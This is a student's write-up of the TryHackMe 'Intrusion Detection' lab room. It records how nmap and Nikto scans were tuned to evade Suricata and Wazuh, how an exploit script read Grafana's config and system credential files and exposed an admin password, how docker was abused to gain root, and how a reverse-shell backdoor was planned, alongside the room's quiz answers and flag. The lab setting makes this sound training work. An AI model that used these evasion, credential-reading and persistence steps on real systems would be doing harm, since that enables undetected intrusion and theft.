

# **TryHackMe Write-up**

**Room: Intrusion Detection**

**Prepared by: Raseena. R**

**Date: October 2, 2025**

A screenshot of the TryHackMe platform. At the top, there's a navigation bar with icons for Dashboard, Learn, Practice, Compete, Access Machines, Go Premium, and user stats (1 challenge, R). Below the bar, the title 'Learn &gt; Intrusion Detection' is displayed. The main content area shows a room titled 'Intrusion Detection' with a brief description: 'Learn cyber evasion techniques and put them to the test against two IDS'. It includes a progress bar (96%), a timer (60 min), and a note (9,619). Below the room title are buttons for 'Share your achievement', 'Start AttackBox', 'Save Room', and 'Options'. The background features a dark server room image.

## Task 1 - Introduction

Deployed the target machine and registered an account at <http://10.201.24.225:8000>. This room introduces IDS and cyber evasion techniques, allowing a full system takeover while testing evasion methods across the cyber kill chain.

A screenshot of a 'Target Machine Information' panel. It has a red header bar with the title. Below it is a table with three columns: 'Title' (DemoCTFFinal), 'Target IP Address' (10.201.24.225), and 'Expires' (0m 0s). There are buttons for '?', 'Add 1 hour', and 'Terminate'. At the bottom, a dark bar shows 'Task 1' is completed ('Introduction').

## Task 2 - Intrusion Detection Basics

Intrusion Detection Systems (IDS) monitor network or host activity to detect suspicious behavior. Signature-based IDS use predefined rules to find threats, while anomaly-based IDS detect deviations from normal activity. Alerts generated by IDS can be sent to logging or visualization platforms like Graylog or ELK. In this demo, **Suricata** (network-based) and **Wazuh** (host-based) are used to illustrate **signature-based detection**.

Answer the questions below


What IDS detection methodology relies on rule sets?

signature-based detection

✓ Correct Answer

## Task 3 - Network-based IDS (NIDS)

Network-based IDS (NIDS) monitor network traffic for malicious activity like malware, scanning, data exfiltration, and phishing. They can cover an entire network with a single deployment but may produce false positives due to high traffic volume. NIDS, such as **Suricata** in this demo, can also include IPS features to block attackers, though IPS is disabled here to allow testing. Alerts generated can be viewed at <http://10.201.24.225:8000/alerts>.



### CTFScore

A screenshot of the CTFScore login page. The URL in the address bar is "10.201.24.225:8000/login?next=%2Falerts". The page title is "Login | CTFScore". The form is titled "Sign In" and contains fields for "Username" and "Access Token", a "Remember Me" checkbox, and a "Sign In" button. Below the form is a link "Create an Account [here](#)".A screenshot of the CTFScore registration page. The URL in the address bar is "10.201.24.225:8000/register". The page title is "Register | CTFScore". The form includes fields for "Username" (set to "raseenard4"), "Controlled IP Addresses" (set to "10.23.140.184"), and a "Register" button. Below the form is a section titled "Access Token" containing a long, complex token value. A "Copy Key" button is present, and a note says "Note: This token will only be shown once, so make sure it's stored in a secure location. Use it to access your new account via the [login](#) page".

Welcome, raseenar04

**Current Score:**

0

**Alert Stats**

Number of Alerts: 0  
Highest Alert Score: 0  
Average Alert Score: 0  
Lowest Alert Score: 0

[View All Alerts](#)

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Show 10 entries Search:

Previous Next

**Most Recent Alerts: Suricata**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Show 10 entries Search:

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS

[Correct Answer](#)

[Hint](#)

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed

[Correct Answer](#)

[Hint](#)

## Task 4 - Reconnaissance and Evasion Basics

Performed initial reconnaissance on the target using `nmap -sV 10.201.24.225` to enumerate services. This basic scan triggers IDS alerts from Suricata and Wazuh due to default nmap behaviors. To evade detection, a custom User-Agent was set with `--script-args http.useragent="Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.8.1.1) Gecko/20061223 BonEcho/2.0.0."`, reducing alert visibility. Stealth SYN scans (`-sS`) were also tested, which return less information but generate fewer alerts. This illustrates the trade-off between evasion and information gathering during reconnaissance.

```

(raseena㉿kali2025) [~]
$ nmap -sV 10.201.24.225
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 20:45 IST
Nmap scan report for 10.201.24.225
Host is up (0.00046s latency).
Not shown: 701 filtered tcp ports (no-response), 295 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  Apache httpd 2.4.41 ((Ubuntu))
3000/tcp  open  http  Grafana http
8000/tcp  open  http  Gunicorn

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 220.93 seconds

```

**Welcome, raseenar04**

**Current Score:**  
**53.350**

**Alert Stats**

Total Number of Recorded IDS Alerts: 13  
Highest Alert Score: 5.33  
Average Alert Score: 4.10  
Lowest Alert Score: 3

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Search:  Previous [Next](#)

**Most Recent Alerts: Suricata**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Search:

### IDS Details

- IDS Name: Suricata
- IDS Reliability: 8
- IDS Severity Range: 1-3\*

\*Note that, Suricata inverts the normal severity scale so an alert with a severity of 1 is, the most critical whereas, an alert with severity of 3 is not important. The scoring system does account for this.

Answer the questions below

What scale is used to measure alert severity in Suricata? (\*-\*)

✓ Correct Answer 💡 Hint

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

✓ Correct Answer 💡 Hint

## Task 5 - Further Reconnaissance Evasion

Performed web reconnaissance using **Nikto** to scan the target's services on ports 80 and 3000. Initial scans generated a large number of IDS alerts (~7000). By narrowing the scan to port 3000 and specific vulnerability categories, the scan became faster and less noisy. Custom User-Agents and Nikto evasion options (**-e**) were applied, though some evasion techniques increased IDS detectability due to unusual packet data. This highlights the balance between aggressive scanning and avoiding IDS alerts.

The screenshot shows two terminal windows side-by-side. Both windows have a dark blue header bar with various icons and tabs. The left window displays a Nikto scan command and its output:

```
raseena@kali2025:~$ nikto -p3000 -T 1 2 3 -useragent <AGENT_HERE> -e 1 7 -h 10.201.24.225
zsh: no such file or directory: AGENT_HERE
(raseena@kali2025) [~]
$ nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.8.1.1) Gecko/20061223 BonEcho/2.0.0." -e 1 7 -h 10.201.24.225
- Nikto v2.5.0
+ Target IP: 10.201.24.225
+ Target Hostname: 10.201.24.225
+ Target Port: 3000
+ Using Encoding: Random URI encoding (non-UTF8)
+ Start Time: 2025-10-02 21:05:17 (GMT5.5)

+ Server: No banner retrieved
+ Root page / redirects to: /login
+ /Apxn7fJf.dll: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fa
```

The right window shows the help menu for the **Nikto** command:

```
$ nikto -H
Options:
  -ask+      Whether to ask about submitting updates
             yes Ask about each (default)
             no  Don't ask, don't send
             auto Don't ask, just send
  -check6     Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
  -Cgidirs+   Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config+    Use this config file
  -Display+   Turn on/off display outputs:
              1 Show redirects
              2 Show cookies received
              3 Show all 200/OK responses
              4 Show URLs which require authentication
              D Debug output
              E Display all HTTP errors
              P Print progress to STDOUT
              S Scrub output of IPs and hostnames
              V Verbose output
  -dbcheck    Check database and other key files for syntax errors
  -evasion+   Encoding technique:
              1 Random URI encoding (non-UTF8)
              2 Directory self-reference (//.)
              3 Premature URL ending
              4 Prepend long random string
              5 Take parameter as a request spacer and use binary value 0x0b as a request basis so i think it's safe
              6 TAB as request spacer
              7 Change the case of the URL
              8 Use Windows directory separator (\)
              A Use a carriage return (0xd) as a request spacer
              B Use binary value 0x0b as a request spacer
  -followredirects Follow 3xx redirects to new location
  -Format+    Save file (-o) format:
              csv Comma-separated-value
              json JSON Format
```

A red box highlights the evasion options section in the right terminal window, specifically the list of encoding techniques from 1 to 8.

Answer the questions below

Nikto, should find an interesting path when the first scan is performed, what is it called?

/login

✓ Correct Answer

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?

6

✓ Correct Answer

💡 Hint

Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.


6,A,B


✓ Correct Answer

💡 Hint

## Task 6 - Open-source Intelligence

OSINT involves gathering information passively from publicly available sources, making it largely undetectable by IDS. Tools like **Shodan**, search engines, and WHOIS queries can reveal service details, subdomains, IPs, and hosting information. Public-facing sites may also expose technologies, server details, or tools used by the target. For this task, reconnaissance was performed using these passive methods to collect information without triggering alerts.





Answer the questions below

What version of Grafana is the server running?

✓ Correct Answer

💡 Hint

What is the ID of the severe CVE that affects this version of Grafana?

✓ Correct Answer

💡 Hint

If this server was publicly available, What site might have information on its services already?

✓ Correct Answer

How would we search the site "example.com" for pdf files, using advanced Google search tags?

✓ Correct Answer

## Task 7 - Rulesets

Signature-based IDS rely on up-to-date and accurate rulesets to detect attacks, but imperfect rules can lead to false positives or missed threats. A critical vulnerability in the target allowed bypassing authentication and reading files on the server. The exploit script from GitHub ([exploit.py](#)) was run against port 3000, and the IDS alert history was checked to observe whether Suricata detected the attack. This demonstrates that even known exploits may not always trigger alerts due to ruleset limitations.

```
File Actions Edit View Help
raseena@kali2025: ~ [~] raseena@kali2025: ~ [~]
uuucp:x:10:uuucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false

What is the password of the grafana-admin account?
(raseena㉿kali2025) ~ [~]
$ python3 exploit.py -u 10.201.24.225 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"
admin_user = grafana-admin

(raseena㉿kali2025) ~ [~]
$ python3 exploit.py -u 10.201.24.225 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password" | yay/pa
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin_password_can_be_changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
;basic_auth_password =
;password =

(raseena㉿kali2025) ~ [~]
```

Answer the questions below

What is the password of the grafana-admin account?

GraphingTheWorld32

✓ Correct Answer

Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay

✓ Correct Answer

Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

## Suricata

✓ Correct Answer

! Hint

## Task 8 - Host Based IDS (HIDS)

Host-based IDS (HIDS) monitor activity on individual systems, detecting malware execution, configuration changes, file integrity issues, and privilege escalation. HIDS agents collect data from logs, the registry, system metrics, and the file system, then forward it for analysis. In this demo, **Wazuh** detected insecure SSH attempts and HTTP error log entries generated by `nmap --script=vuln`, while Suricata focused on network

traffic. This highlights the complementary roles of HIDS and NIDS in security monitoring.

### Most Recent Alerts: Wazuh

table to view a breakdown of how the score was calculated and every aspect of the alert.

Message	Category	Severity	Targeted Asset	Score
Web server 400 error code.	web	5	apachesite	2.67
Web server 400 error code.	web	5	apachesite	2.67
Web server 400 error code.				

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web

✓ Correct Answer

✗ Hint

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed

✓ Correct Answer

## Task 9 - Privilege Escalation Recon

Checked user permissions using `sudo -l`, `groups`, and `cat /etc/group` to identify potential privilege escalation opportunities. These commands do not trigger network-based alerts, so Suricata remained silent, while Wazuh may log local activity. Running `linPEAS` provided a detailed system analysis and identified possible privilege escalation vectors, though it generated more IDS alerts due to the extensive reconnaissance it performs.

The screenshot shows a terminal window with the title "Users Information". It displays the command `https://book.hacktricks.xyz/linux-unix/privilege-escalation#users` and its output, which includes the user "grafana-admin" with uid 1001, gid 1001, and groups 1001, 998 (docker). Below this, there is a section titled "Do I have PGP keys?" showing the command `/usr/bin/gpg` and output indicating "netpgpkeys Not Found" and "netpgp Not Found". The background of the terminal shows a "Most Recent Alerts: Wazuh" interface.

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker

✓ Correct Answer

✗ Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?


5

✓ Correct Answer

✗ Hint

## Task 10 - Performing Privilege Escalation

Used Docker as a privilege escalation vector by running a container with the host file system mounted. This allowed root-level access without sudo. Elevated privileges were granted by editing `/etc/sudoers` to add `grafana-admin`, while monitoring IDS alerts from Wazuh for any detected modifications. This demonstrates how container misconfigurations can lead to full system compromise.



A terminal window showing a root shell. The user runs 'cat root.txt' and finds the string '{SNEAK\_ATTACK\_CRITICAL}' highlighted with a red box. The terminal also shows the user navigating through the file system and listing files.

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
User root may run the following commands on 5bc82c5766da:
(ALL : ALL) ALL
root@5bc82c5766da:/# cd /mnt/root
root@5bc82c5766da:/mnt/root# ls
root.txt  snap
root@5bc82c5766da:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@5bc82c5766da:/mnt/root#
```

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK\_ATTACK\_CRITICAL}

✓ Correct Answer

## Task 11 - Establishing Persistence

Persistence was established on the compromised host by creating a Docker-based backdoor. A new container was configured via `docker-compose` to mount the host file system and spawn a reverse shell to the attack box. This method avoids modifying monitored files like `/root/.ssh/authorized_keys` and allows continuous access without relying on SSH credentials or vulnerable services, while bypassing HIDS file integrity monitoring.

Answer the questions below


Abuse docker to establish a backdoor on the host system

No answer needed

✓ Correct Answer

## Task 12 - Conclusion

This room provided hands-on experience with IDS evasion, reconnaissance, privilege escalation, and persistence techniques. It also demonstrated the new CTF scoring system, which tracks IDS alerts and evaluates attack actions.



"I have successfully completed the **TryHackMe: ID Evasion** room, covering all tasks and learning IDS evasion, reconnaissance, privilege escalation, and persistence techniques. ✓"